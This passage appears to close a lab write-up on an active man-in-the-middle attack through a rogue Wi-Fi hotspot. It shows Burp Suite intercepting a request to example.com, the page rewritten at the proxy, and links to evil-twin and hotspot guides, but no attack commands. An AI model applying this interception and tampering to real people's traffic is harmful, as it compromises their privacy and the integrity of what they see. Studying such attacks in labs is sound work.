
The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the main pane, a request from 'http://www.example.com:80 [93.184.216.34]' is displayed. The request details show a GET / HTTP/1.1 request with various headers including Host, User-Agent, Accept, and Accept-Language. The 'Inspector' tab on the right shows the request attributes, query parameters, body parameters, cookies, and headers. The status bar at the bottom indicates 'Memory: 121.8MB'.

Proxy captures the incoming GET request from client


After making modifications to the website HTML content at proxy, we send it to the client.

The screenshot shows a web browser window with the address bar set to 'Example Domain'. The page content displays a large box with the heading 'Active MITM'. The text within the box states: 'This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.' Below this text is a link 'More information...'. The browser's toolbar and status bar are visible at the bottom.

After Active MITM



Before Active MITM



Client-side proxy settings configured to reach proxy

References:

- <https://thecybersecurityman.com/2018/08/11/creating-an-evil-twin-or-fake-access-point-using-aircrack-ng-and-dnsmasq-part-2-the-attack/>
- <https://anooppoommen.medium.com/create-a-wifi-hotspot-on-linux-29349b9c582d>

- <https://witestlab.poly.edu/blog/conduct-a-simple-man-in-the-middle-attack-on-a-wifi-hotspot/>
- <https://askubuntu.com/questions/318973/how-do-i-create-a-wifi-hotspot-sharing-wireless-internet-connection-single-adap/324785#324785>
- https://wiki.archlinux.org/title/software_access_point#Wireless_client_and_software_AP_with_a_single_Wi-Fi_device
- <https://w1.fi/hostapd/>
- https://wiki.archlinux.org/title/Network_configuration/Wireless
- <https://www.howtogeek.com/214080/how-to-turn-your-windows-pc-into-a-wi-fi-hotspot/>